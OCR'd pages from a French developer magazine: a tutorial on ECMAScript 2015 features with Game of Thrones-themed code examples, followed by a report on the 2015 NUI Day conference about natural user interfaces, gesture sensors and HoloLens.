
- 1 Intel NUC,
- 1 carte RIoTBoard
- 1 clé USB Programmez !
- 1 clé USB Pharaon Magazine,
- 1 visite du département égyptien du Musée du Louvre avec François Tonic (historien, éditeur & rédaction en chef de Programmez ! et de Pharaon Magazine),
- 2 livres : la tombe de Ramose, la tombe royale d'Akhenaton,
- Articles dans Programmez ! et Pharaon Magazine.

TOUS LES DÉTAILS SUR
WWW.PROGRAMMEZ.COM

EXEMPLE

1 - *L'utilisateur prend la photo du cartouche :*

2 - *L'app reconnaît les deux cartouches et signes hiéroglyphiques :*



3 - *Réponse donnée à l'utilisateur :*
Menmaâtrê
L'Osiris, celui de Seth, l'aimée de Ptah
= le pharaon Séthy Ier
(hiéroglyphes réalisés avec l'outil JSesh)

Les nouveautés de ECMAScript2015

Toutes les personnes qui me connaissent savent à quel point j'affectionne JavaScript. Je me rappelle qu'après avoir lu l'e-mail [1] de Brendan Eich (le papa de JavaScript), où il annonçait la reconstitution de la comité ECMA Technical Committee 39 (le TC39, le groupe responsable de spécifier les standards de JavaScript), j'étais tout excité car je savais que le travail allait reprendre de nouveau, après hélas plus d'un an de conflit [2].

Wassim Chegham
(@manekinekko)
GDE (Google Developer Expert) en Technologies Web

Bref, si vous êtes intéressé par la suite des événements, voici une superbe vidéo [3] dans laquelle Brendan l'explique lui-même en détails. Maintenant, et sans trop de baratin, voyons ce qui nous attend dans cette future version du standard, nom de code "ES2015"... Cette version de JavaScript, est censée devenir un meilleur langage pour :

- Les WebApps complexes ;
- Les librairies ;
- La génération de code.
- ...

Vérifions...

Let, le nouveau var et les constantes

Contrairement à l'instruction var, l'instruction let vous permet de déclarer une variable dont la portée est locale au bloc dans laquelle elle a été déclarée. Autrement-dit, avec *let* nous allons enfin avoir des variables locales. L'instruction *const* quant à elle, nous permet de déclarer des...constantes. Voici un exemple complet :

```
function game_of_thrones() {
  const title = 'Game Of Thrones';
  for (var i = 0; i < 5; i += 1) {
    let season = i + 1;
    console.log(season); // 1, 2, 3, 4, 5.
  }
  console.log(i); // 5
  console.log(season);
  //=> ReferenceError: season is not defined

  title = 'Game Of Thrones FTW!!';
  //=> Exception: SyntaxError: invalid assignment to const title
}
```

L'idée aussi derrière l'introduction de *let* est de ne pas (voire plus) utiliser *var* pour la déclaration des variables.

Les BBB : Bits, Bytes et Blobs

Même si l'API WebGL d'HTML5 a introduit les tableaux typés (*Float64Array*, *Int32Array*, ...), ceux-ci ont une utilisation très orientée "OpenGL". ES2015 va encore plus loin, et nous permet de définir des structures de types (comme en C) représentant des données binaires. Prenez par exemple, le code suivant :

```
var Point2D = new StructType({ x: uint32, y: uint32 });
var Color = new StructType({ r: uint8, g: uint8, b: uint8 });
let Pixel = new StructType({ point: Point2D, color: Color });
```

Dans le code précédent, nous avons défini deux structures de types binaires, *Point2D* et *Color*. Celles-ci vont nous permettre de définir des structures de données encore plus complexes, par exemple :

```
let Line = new ArrayType(Pixel, 2);
```

Maintenant que nous avons défini notre structure binaire, nous allons pouvoir déclarer une variable de type *Line* :

```
let line = new Line({
  point: { x: 10, y: 10 },
  color: { r: 255, g: 255, b: 255 }
}, {
  point: { x: 200, y: 30 },
  color: { r: 0, g: 100, b: 255}
});
```

Certes, quelque part, cela reste un objet Javacript, mais il encapsule une allocation compacte de données binaires. Nous pouvons, par exemple utiliser ce type de définition de structures binaires pour la lecture/écriture de fichiers grâce à l'API File d'HTML5, ou encore traiter des données complexes en WebGL.

Destructuring

Si vous avez déjà codé en Ruby, PHP ou Python, vous avez sûrement eu l'occasion d'écrire quelque chose qui ressemble à ceci :

```
// en Ruby ou Python
Brandon, Torrhen = ['Bran the Builder', 'The King Who Knelt']

// en PHP
list($Brandon, $Torrhen) = array('Bran the Builder', 'he King Who Knelt');
```

Alors, avec ES2015, nous aussi nous allons pouvoir écrire moins de ligne de code :

```
var { Brandon, Torrhen } = kings_in_the_north.kings;

// ou encore
let [Brandon, Torrhen] = kings_in_the_north.kings;

// voire encore plus intéressant, inversion d'affectation
let [Brandon, Torrhen] = [Torrhen, Brandon];
```

Avec ECMAScript 7, il sera également possible de faire ce genre d'affectation :

```
{Walton, Torrhen, ...rest} = {
  Walton: 'The Moonking',
  Torrhen: 'The King Who Knelt',
  Theon: 'The Hungry Wolf',
```

```
  Edrick: 'Edrick Snowbeard'
};
```

De plus, grâce au Destructuring nous allons avoir plus de flexibilité lors du passage de paramètres. Par exemple :

```
// avant
function king_in_the_north(who) {
  who = who === undefined ? {} : who;
  var king = who.king === undefined ? 'john-snow.png' : who.king;
  //...
}

// après
function king_in_the_north({king = 'john-snow.png'} = {}) {
  //...
}
```

Ainsi, au lieu de passer un objet *who* en paramètre (dans le premier exemple), nous pouvons décrire les propriétés de cet objet, avec leur valeur par défaut (dans le second exemple). C'est beaucoup plus lisible.

Paramètres par défaut, Rest et Spread

Les paramètres par défaut

ES2015 nous permet aussi d'avoir des paramètres avec des valeurs par défaut, je pense qu'il n'y a pas besoin de s'y attarder. Voici un exemple :

```
//avant
function king_in_the_north(who) {
  return is_the_new_king(who || 'john-snow.gif');
}

// après
function king_in_the_north(who = 'john-snow.png') {
  //...
}
```

Rest-args ou la mort des arguments

Avec les "rest-args", il est possible d'indiquer une suite d'arguments dont on ne connaît pas le nombre. Vous allez me dire que JavaScript dispose de l'objet arguments qui permet de récupérer tous les paramètres qui sont passés à une fonction, comme ceci :

```
function who(king1, king2) {
  var rest_of_kings = [].slice.call(arguments);
  //...
}
```

Le fait est que l'objet *arguments* n'est pas réellement un tableau. Nous sommes obligés de le convertir en tableau, en utilisant un contournement possible, *[].slice.call()* par exemple. Avec ES2015, il suffit d'exploiter les "rest-args", comme ceci :

```
function who(king1, king2, ...kings) {
  var rest_of_kings = kings;
  //...
}
```

Oui ! Le paramètre *kings* est un VRAI tableau !

4.3) Spread

Les "spreads" sont en quelque sorte les cousins des "rest-args", c'est-à-dire que lors de l'invocation d'une fonction, nous pouvons passer des paramètres (séparés par des virgules), puis renseigner un tableau représentant le reste des paramètres :

```
let kings = [Brandon, Theon, Jonnel];
who(Eyron, Richard, ...kings);

// ou encore
[].push(Eyron, Richard, ...kings);
```

"Generators"

ES2015 a emprunté les générateurs à d'autres langage, tels que Python, Lua ou encore Smalltalk. Les générateurs font partie de la famille des itérateurs et permettent de suspendre l'exécution d'une fonction, puis de reprendre son exécution plus tard. C'est un mécanisme très puissant, surtout si on imagine l'utiliser conjointement avec l'API Promise.
Les cas d'usage sont nombreux : supposons que l'on veuille récupérer n fichiers depuis le serveur (via Ajax), et que l'on doive attendre l'arrivée de ces n fichiers pour continuer. Actuellement, cela est possible en utilisant l'API *Deferred* proposée par plusieurs librairies JavaScript. Mais avoir un mécanisme natif au langage serait beaucoup plus efficace.
Pour illustrer les générateurs, voici un exemple on ne plus simple :

```
function* kings_generator() {
  yield 'The Moonking';
  yield 'The King Who Knelt';
  yield 'The Hungry Wolf';
  yield 'Edrick Snowbeard';
}
```

Pour déclarer un générateur, nous utilisons le mot clé *function** (avec l'étoile). Ensuite, au sein du générateur, nous avons la possibilité de suspendre l'exécution de cette fonction grâce au mot clé *yield*.
L'utilisation de ce générateur se fait de cette façon :

```
let kings = kings_generator();
console.log(kings.next().value); //=> 'The Moonking'
console.log(kings.next().value); //=> 'The King Who Knelt'
console.log(kings.next().value); //=> 'The Hungry Wolf'
console.log(kings.next().value); //=> 'Edrick Snowbeard'
console.log(kings.next().value); //=> undefined
```

Les tableaux et les "Generators" en Comprehensions

ECMAScript 7 nous promet une nouvelle façon de déclarer et initialiser des tableaux (inspiré de Python entre autre). Voici les trois syntaxes proposées :

```
[for (x of iterable) x]
[for (x of iterable) if (condition) x]
[for (x of iterable) for (y of iterable) x + y]
```

Prenons un premier exemple :

```
let kings = [
  'The Moonking',
  'The King Who Knelt',
  'The Hungry Wolf',
```

```
  'Edrick Snowbeard'];

[for (king_name of kings) king_name.toUpperCase()];
//=> ["THE MOONKING", "THE KING WHO KNELT", "THE HUNGRY WOLF", "EDRICK SNOWBEARD"]
```

Je trouve que c'est une manière très élégante de créer des tableaux. Dans l'exemple ci-dessus, nous demandons de créer un tableau dont chaque élément est transformation en majuscule de *king_name*, cette variable est récupérée depuis l'itération sur le tableau kings. Prenons un autre exemple :

```
let kings = [
 'The Moonking',
 'The King Who Knelt',
 'The Hungry Wolf',
 'Edrick Snowbeard'
];
let king_names = ['Walton', 'Torrhen', 'Theon', 'Edrick'];

[ for (king of kings) for (name of king_names) name+' - '+king ];
//=> ["Walton - The Moonking", "Torrhen - The Moonking", "Theon - The Moonking", "Edrick - The Moonking", "Walton - The King Who Knelt", "Torrhen - The King Who Knelt", "Theon - The King Who Knelt", "Edrick - The King Who Knelt", "Walton - The Hungry Wolf", "Torrhen - The Hungry Wolf", "Theon - The Hungry Wolf", "Edrick - The Hungry Wolf", "Walton - Edrick Snowbeard", "Torrhen - Edrick Snowbeard", "Theon - Edrick Snowbeard", "Edrick - Edrick Snowbeard"]
```

Ici, nous créons un tableau dont chacun des éléments est la concaténation de *name* et *king* (*name+'- '+king*), où *name* sera récupéré depuis l'itération sur le tableau *king_names*, et *king* depuis l'itération sur le tableau *kings*. Autrement dit, chaque élément du nouveau tableau est le mapping des deux variables *name* et *king*.
Il est également possible d'ajouter des conditions, par exemple nous allons prendre en compte uniquement les noms qui commencent par la lettre "T" :

```
[
 for (king of kings) for (name of king_names) if(name[0]==='T') name+' - '+king
];
//=> ["Torrhen -The Moonking", "Theon -The Moonking", "Torrhen -The King Who Knelt", "Theon - The King Who Knelt", "Torrhen -The Hungry Wolf", "Theon -The Hungry Wolf", "Torrhen - Edrick Snowbeard", "Theon - Edrick Snowbeard"]
```

De plus, avec la syntaxe en comprehensions, il est possible de créer des générateurs. Voici comment :

```
var kings_gen = (
 for (king of kings) for (name of king_names) name+' - '+king
);
console.log(kings_gen.next().value); //=> 'Walton - The Moonking'
console.log(kings_gen.next().value); //=> 'Torrhen - The King Who Knelt'
console.log(kings_gen.next().value); //=> 'Theon - The Hungry Wolf'
console.log(kings_gen.next().value); //=> 'Edrick - Edrick Snowbeard'
console.log(kings_gen.next().value); //=> undefined
```

Notez que pour les générateurs, nous utilisons des (...) et non [...]. Ceci va donc produire un générateur, possédant une méthode *next()*.

Proxies

ES2015 introduit aussi une API Proxies, qui est une API bas niveau, de méta-programmation très puissante. Très simplement, cette API nous permet de créer un objet afin d'intercepter les appels de ses *setters*, *getters*, *delete...*, par exemple, pour réaliser des traitements spécifiques de chaque demande, ou pour faire des hooks. Typiquement :

```
let kings = {
 'Kings': [
  'The Moonking', 'he King Who Knelt', 'The Hungry Wolf', 'Edrick Snowbeard'
 ]
};
var kings_proxy = new Proxy(kings, {
 get: function() { ... },
 set: function() { ... },
 delete: function() { ... },
 ...
});
```

Nous pouvons bien évidemment n'implémenter que certaines méthodes, par exemple, uniquement les *getters* :

```
var kings_proxy = {
 get: function(myProxy, name){
  return true;
 }
};
var king_in_the_north = Proxy.create(kings_proxy);
king_in_the_north.is_the_king; // getter: true
king_in_the_north.is_the_king = false; // setter: Error
```

Il existe une multitude d'autres méthodes : *set(receiver, name, val), delete(name), enumerate(),*
fix(), has(name), hasOwn(name), keys(), iterate()...etc.
Nous pourrions par exemple, imaginer d'héberger tout l'objet *window* dans un proxy afin d'intercepter les appels, et reconstruire ainsi notre propre DOM. Je vous laisse expérimenter cette idée ^^.

Map et WeakMap

En JavaScript, on crée des objets dont les clés sont de type chaînes de caractères. C'est comme ça ! Maintenant, avec ES2015, il est possible de créer des objets dont les clés sont des objets. Cela ressemblera à ceci :

```
var kings = new Map();
var Brandon = new King();
kings.set(Brandon, 'Bran the Builder');
kings.get(Brandon); // 'Bran the Builder'
```

Cependant, il pourrait arriver que la référence vers l'objet *Brandon* soit rompue (imaginez que la variable *Brandon* ait été supprimée). Dans ce cas, que se passera-t-il ? Eh bien, bravo ! Vous voilà avec une fuite mémoire dans votre programme. Pour remédier à cela, ES2015 introduit les WeakMaps qui s'occuperont de faire le ménage si cette situation se produit :

```
var john_snow = {
 is_king: true,
 really: function() {
  return !john_snow.is_king;
 }
};
```

```
var kings_of_the_north = new WeakMap();
kings_of_the_north.set(john_snow, john_snow);

kings_of_the_north.get(john_snow);
kings_of_the_north.get(john_snow).is_king;
kings_of_the_north.get(john_snow).really();
```

Ce sera à vous de décider dans quel cas utiliser Map ou WeakMap mais sachez que la différence entre Map et WeakMap est liée au fait que :

- Map est itérable et les clés ne sont pas nettoyables par le ramasse miette (d'où les problématiques de fuite mémoire) ;
- WeakMap est non-itérable, par contre les clés sont nettoyables par le ramasse miette.

Modules

A l'instar de CommonJS [4], ES2015 promet un système de chargement de modules (oui, oui, inclus dans le langage) ; plus besoin donc de librairies pour gérer vos modules.
Certes, actuellement, il est possible d'exporter (de partager) nos modules JavaScript, en implémentant le Design Pattern Module [5], comme ceci (c'est une façon d'implémenter ce pattern) :

```
var King = (function() {
  function King() {}
  return {
    King: King
  }
}());
```

Mais nous devons procéder ainsi à chaque fois, pour chacun des modules. Si nous pouvions automatiser ce processus, cela nous faciliterait la tâche ; après tout nous sommes des développeurs, et, par définition, nous sommes des flemmards ^^.
Grâce à ES2015, nous allons pouvoir écrire simplement ceci (dans un fichier King.js par exemple) :

```
export function King() { ... }
```

N'est-ce pas beaucoup plus simple ? Et pour importer des modules :

```
import { King } from "King";
```

Beaucoup plus pratique. Les développeurs NodeJS ou Python trouveront sûrement une ressemblance avec le système de modules proposé par ces langages !

Classes

S'il y a bien une annonce qui ne me fait pas du tout rêver, c'est bien celle concernant l'introduction du mot clé *class*. En effet, JavaScript, à la différence de Java (par exemple), est un langage à base de Prototype [6], et non de Classe. Donc, je pense que proposer ce genre de syntaxe risque d'induire en erreur les développeurs novices :

```
class Point extends Base {
  constructor(x,y) {
    super();
    this[px] = x, this[py] = y;
    this.r = function() { return Math.sqrt(x*x + y*y); }
  }
  get x() { return this[px]; }
  get y() { return this[py]; }
  equals(p) { return this[px] === p[px] &amp;amp;&amp;amp; this[py] === p[py]; }
}
```

Je pense qu'on devrait utiliser le langage sans essayer de lui appliquer les paradigmes des autres langages. Ce n'est pas parce que le langage le permet qu'il faut le faire...C'est mon avis.
Cependant, cela reste une des nouveautés proposée par ES2015, à vous de l'utiliser à bon escient.

Conclusion

ES2015 est une mise à jour majeure de JavaScript ; ce standard introduit énormément de nouveautés. J'ai hâte de voir de plus en plus d'applications Web développées avec ce nouveau standard.
Il existe bien évidemment d'autres fonctionnalités dont je n'ai pas parlé :

- Les fonctions "Arrows" ;
- La notation améliorée des objets ;
- Les chaînes de "templating" ;
- Les constantes ;
- Les itérateurs *for...of* ;
- Le support d'Unicode ;
- Les "symbols" ;
- L'héritage des API natives telles que Element, Date ou encore Array ;
- Les nouvelles API de Math et de tableaux ;
- Les promesses "natives" ;
- La récursion terminale (ou Tail Calls).

Énormément de nouvelles APIs qui vont nous permettre de créer des applications Web encore plus robustes, simplifier l'intégration du langage dans les IDE et améliorer le travail des transpilateurs tel que Babel ou Typescript.
La sortie officielle d'ECMAScript a été standardisée en Juin 2015. Vous pouvez tester dès à présent cette nouvelle version dans votre navigateur sur le REPL proposé par Babel.js [7].
A vos éditeurs...

Références

[1] https://mail.mozilla.org/pipermail/es-discuss/2008-August/003400.html
[2] https://en.wikipedia.org/wiki/ECMAScript#ECMAScript.2C_5th_Edition
[3] http://www.youtube.com/watch?feature=player_detailpage&v=eUtsgUrF-ec
[4] http://www.commonjs.org/
[5] http://en.wikipedia.org/wiki/Module_pattern
[6] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/prototype
[7] https://babeljs.io/repl/

#NUIDay | Natural User Interface Day

La première conférence dédiée aux NUI a eu lieu le 11 décembre 2015. Ces interfaces que nous appellerons dans le reste de cet article "NUI" (Natural User Interfaces) sont un domaine technologique très riche et très actif du point de vue communautaire, et en plein essor au sein des entreprises.

Fabrice Barbin
Dirigeant **Synergiz**
MVP Emerging Experiences (MPC)

Johanna Rowe Calvi
Creative Lead chez **NISSAN Europe**
MVP Emerging Experiences (MPC)

Nicolas Calvi
Lead Technique & Expert NUI chez **Expertime**
MVP Emerging Experiences (MPC)

Vincent Guigui
Expert Technologies Innovantes chez **OCTO Technology**
MVP Emerging Experiences (MPC)

De gauche à droite: Fabrice Barbin, Vincent Guigui, Johanna Rowe Calvi, Nicolas Calvi

Etant tous les 4 passionnés par les NUI et les technologies émergentes qui leur sont associées, nous avions le regret de ne voir aucun évènement spécialisé sur le sujet en France et en mesure de réunir développeurs, designers, graphistes, makers ou entrepreneurs. C'est en partant de ce constat que nous avons initié le NUI Day (http://www.nuiday.com) afin de réunir les communautés impliquées sur le sujet et de passer une journée clairement tournée vers le partage et l'échange autour de cette thématique.

Nous avons ainsi accueilli une centaine de personnes pour une journée de conférences et de démos, au centre de conférence de Microsoft à Issy les Moulineaux. Fort d'une première édition reconnue de l'avis des participants comme un beau succès, nous comptons réitérer l'événement fin 2016 avec toujours autant d'enthousiasme et de passion.

Qui sommes-nous ?

Nous sommes les « quatre mousquetaires » des interfaces naturelles, tous Microsoft MVP « Emerging Experiences » (More Personnal Computing). Nous avons chacun des parcours complémentaires qui nous permettent d'aborder le sujet de la conception d'expérience utilisateur au développement d'interfaces simples, efficaces et intuitives. L'équipe NUI Day c'est Johanna Rowe Calvi, Creative Lead chez Nissan, Fabrice Barbin, Fondateur et Dirigeant de Synergiz, Nicolas Calvi, Lead Technique spécialisé dans les interfaces naturelles chez Expertime et Vincent Guigui, expert en Technologies innovantes chez OCTO Technology.

Le maître mot : « découvrir et partager »

Cette journée était articulée autour de deux expériences : d'un côté 8 conférences animées par des professionnels et de l'autre une zone expérientielle afin de permettre au public de rencontrer ceux qui font l'innovation et les interfaces de demain. Cette zone regroupait à la fois des passionnés venus montrer leurs projets personnels, des startups et de grandes entreprises présentant leurs nouveaux ou futurs produits.

Mettre en place cette zone expérientielle nous paraissait une évidence : un grand nombre de personnes nous ont d'ailleurs contacté et se sont déplacées avec enthousiasme pour venir partager leur projet ou leurs prototypes. Interfaces tactiles, prototypes d'objets connectés, expériences avec des capteurs de mouvements... Une large gamme de réalisations était représentée : du robot open-source au générateur d'odeurs en passant par des expériences immersives 3D. Les principaux exposants étaient :

- InMoov, le premier robot open-source imprimé en 3D
- Intel et ses caméras RealSense courte (F200) et longue portée (R200)
- NaturSoftware et ses nouveaux outils de collaboration
- OootSideBox et son équipement de gestuel 3D embarqué
- Les expériences olfactives d'Exhalia
- Les réalités augmentées d'Aerys


Atelier Serious Play (Lego et Play Doh)
Fig.1


Démonstration Home Staging (réalité augmentée)
Fig.3

Qu'avons-nous présenté ?

Pendant cette journée nous avons pu faire un tour d'horizon des usages et technologies à travers 8 sessions.

Conception centrée utilisateur

La conception centrée utilisateur est un sujet qui nous tient, tous les 4, très à cœur. C'est un combat quotidien d'intégrer de véritables utilisateurs au sein du processus de création d'une solution. Johanna Rowe Calvi et Benjamin Launay ont donc abordé deux grandes thématiques liées à des métiers complémentaires que sont le designer d'interaction & d'expérience utilisateur d'une part et celui de designer graphique d'autre part.
Bien que chaque projet soit différent, que chaque designer adapte la méthode au domaine et aux contraintes de chaque projet, lors de cette conférence nos conférenciers ont donc abordé les 14 étapes clés.
Johanna nous a parlé de l'importance de commencer par établir et énoncer clairement la problématique à laquelle on souhaite répondre. Cette problématique est comme le phare au loin qui guide notre route jusqu'à la mise en production. Le travail du designer (et il est formé pour cela) est d'être capable de faire une étude assez globale de la situation autour de la thématique de chaque projet. Pour vous guider une liste de questions qui paraissent banales mais que les designers utilisent tous au début d'un projet : qui, quoi, comment, où, pourquoi, quand. Une fois que le designer a les réponses à ces questions il pourra organiser un atelier d'échange et de discussion avec les utilisateurs en confrontant ce qu'il a pu étudier à la réalité du terrain. Pour ces ateliers, il peut utiliser de nombreuses techniques plus ou moins créatives, en s'associant ou non à un ergonome selon le type de résultat souhaité Fig.1.
Raconter son produit (app ou service) comme une histoire est une façon efficace pour provoquer l'adoption des futurs utilisateurs ou même des décideurs. C'est pour cette raison que les designers réalisent des story-boards.
A la suite des différents ateliers, le designer peut s'atteler à la réalisation du wireframe. Johanna nous rappelle qu'il s'agit d'une réflexion qui est toujours globale sur l'ensemble de l'outil. Peu importe la méthodologie de travail de l'équipe de développement, le designer doit penser l'application complète. Après avoir réalisé le wireframe interactif avec l'un des milliers d'outils disponibles (notre speaker utilise InVision), il pourra faire tester et valider les grands principes de fonctionnement et de navigation par les utilisateurs (ou client). Le processus de design n'est pas linéaire, ci-dessous un exemple de processus Fig.2.
L'identité de marque est un des autres sujets que nous avons abordés pendant cette session. L'importance d'avoir une identité propre et une charte graphique simple et reconnaissable est essentielle à la réussite d'un produit, que le produit soit un objet, une interface ou un service. Benjamin nous a ensuite parlé de l'importance du choix de la typographie ainsi que le message véhiculé par ces choix au sein d'une interface. Les couleurs chaudes et froides, les couleurs primaires mais aussi qu'il existe des tendances majeures à suivre dans le design graphique afin d'avoir une interface en phase avec l'attente des utilisateurs.
Il nous a ensuite parlé de l'importance du background ou des icônes, souvent considérés comme des "détails" mais qui revêtent une importance majeure dans l'émotion et l'acceptation de l'utilisateur. Pour faciliter le travail des développeurs et quand le designer graphique n'a pas le temps de décliner l'ensemble des écrans, il réalise un UI Kit (user interface kit) qui va permettre aux équipes de développement d'avoir tous les éléments nécessaires pour la déclinaison de nouvelles pages. Johanna et Benjamin ont terminé leur session en mettant en avant l'importance de la communication des métiers créatifs avec les équipes techniques, les clients et les utilisateurs.

Futur des expériences utilisateur

Dans cette session, Vincent nous emmène au cœur de la relation homme-machine. En faisant le parallèle entre la communication entre êtres humains et leurs 5 sens, il nous décrit la finalité des interfaces naturelles : des interfaces ne nécessitant pas d'apprentissage et où l'Homme reprendrait le contrôle de la Machine au lieu de subir ses interfaces.
Pour cela, il faudra passer par l'introduction de composants d'affichage et d'interaction plus immersifs afin de créer des interfaces que l'utilisateur pourra oublier afin de se concentrer à 100% sur l'information. Pour illustrer son propos, nous avons eu droit à une démonstration particulièrement réussie de Home Staging en réalité augmentée et commandée au geste à la voix Fig.3.
Vincent nous décrit ensuite sa vision de l'innovation et comment utiliser ces nouvelles technologies de manière pertinentes pour créer des expériences utilisateur plus naturelles, plus immersives et plus personnelles en gommant la ligne qui sépare notre monde et le monde numérique Fig.4.
Les interfaces doivent donc être pensées pour des expériences centrées sur le besoin de l'utilisateur et où les périphériques se font de plus en plus discrets et ambiants à la fois.
Imaginez un ordinateur agrégeant les données des capteurs qui nous entourent déjà. Nous ne parlerons plus de « responsive design » mais de « User Responsive Design ». L'ordinateur pourra adapter son interface à nos contraintes du moment : posture, accessibilité, émotions, comportements.
« Quand ma webcam et ma montre se mettront d'accord pour dire que je suis stressé et que je




Fig.2
Le processus de design

ne devrais pas écrire à mon patron à ce moment, nous vivrons des moments magiques bien qu'un peu effrayants »

Retour des expériences projets NUI

Afin d'illustrer de manière plus concrète nos propos, nous avons fait intervenir 2 sociétés pour nous présenter leur solution innovante.
La société Tarkett nous a raconté l'histoire de son parquet connecté FloorInMotion et comment il était utilisé comme solution de prévention et surveillance dans les établissements de santé.
La Société Aerys nous a ensuite emmenés dans un monde rempli d'expériences immersives mêlant créativité et technologies.

Expériences gestuelles

Que ce soit avec Kinect, Astra (Orbbec) ou RealSense (Intel), Nicolas nous explique qu'il est maintenant facile de créer une interface qui prend en compte tout ou partie de notre corps. La capture des gestes entre dans notre quotidien, et ce sous différentes formes.
L'avantage de cette technologie est qu'elle offre une manipulation sans contact, très utile dans des environnements comme une salle d'opération. Le fait de capturer l'ensemble du corps permet aussi gérer une grande diversité gestuelle (les bras, les jambes, le visage). Cela permet un engagement fort des personnes dans l'expérience qui devient ainsi bien plus immersive.

Il existe aussi des inconvénients comme la fatigue liée aux mouvements répétés et à une posture active, qui sont aussi des freins pour les personnes à mobilité réduite. Bouger dans un lieu public devant une interface gestuelle rebute aussi les grands timides. Il faudra donc prendre un compte l'environnement, la durée de l'expérience et la facilité des gestes avant de créer son interface.
Au niveau des capteurs, il y a l'emblématique Microsoft Kinect 2, mais il existe aussi d'autres périphériques tout aussi intéressants comme la caméra RealSense d'Intel, où plus récemment la société Orbbec qui propose les caméras Astra et Persee, cette dernière embarquant un mini PC autonome afin de faire les calculs directement dans la caméra.
En savoir plus :
https://orbbec3d.com/
https://software.intel.com/fr-fr/realsense/home

Expériences connectées à l'entreprise et au Cloud

Fabrice et Nicolas nous montrent comment les NUI entrent dans l'entreprise. Parce que les NUI impactent directement les usages professionnels, il fallait bien couvrir la thématique professionnelle. Cela a été fait selon deux axes de lecture : l'apport des NUI aux outils existants dans l'entreprise, et l'apport des outils du Système d'Information aux solutions interactives. Au-delà d'un simple énoncé d'avantages, différents retours d'expériences ont pu être présentés : le décloisonnement de l'information de maintenance (documentation technique, cartographie, modélisation 3D) dans le secteur industriel afin de répondre de manière plus efficace aux enjeux de collaboration et de mobilité des opérateurs ou encore l'exploitation d'outils collaboratifs dans la structuration d'expériences interactives (gestion centralisée des informations à exploiter dans les services interactifs) **Fig.5**.
Au-delà des illustrations de réalisations, nous avons également pu démontrer comment les NUI permettent de revisiter les pratiques en entreprise, sur des sujets parfois connus et partagés par tous. C'est dans cet esprit que la solution Surface Hub a été présentée : une solution efficace, naturelle, permettant de modifier la pratique de la collaboration physique en entreprise (réunion, visio-conférence, ateliers de créativité, ...) pour enfin aboutir à une réelle efficacité **Fig.6**.
Autre tenant important des expériences connectées à l'entreprise, c'est l'émergence du Machine Learning pour permettre la création de modèles de données destinés à la prédiction et la compréhension des usages. Microsoft n'est d'ailleurs pas en reste avec le projet Oxford, une plateforme de services alimentée par le Machine Learning qui propose déjà quelques services intéressants.
Il est possible d'utiliser des services (API REST) qui permettent de détecter des visages à partir d'une image, leurs émotions ou encore des informations comme leur âge. Il existe aussi des services d'analyse d'image pour pouvoir détecter ce que représente une photo ou encore pour la recadrer sur l'élément le plus important.
Il existe aussi des services de reconnaissance vocale et de correction du langage. Mais le service le plus prometteur est sans nul doute LUIS, le service d'analyse du langage naturel. Il est donc possible d'entrainer un modèle de reconnaissance de langage naturel à l'instar de Cortana, qui est elle-même un entrainement de LUIS, ouvrant la reconnaissance vocale naturelle à tous les types d'applications.
En savoir plus :

https://www.microsoft.com/microsoft-surface-hub/fr-fr
https://www.projectoxford.ai/




Fig.5


Fig.6
Les 2 modèles d'écrans collaboratifs Surface Hub

Fig.4 *Pertinence des technologies*




Fig.7 *Casque Microsoft HoloLens*

Fig.8
Vue ouverte du Microsoft HoloLens





Fig.11

Maker Faire

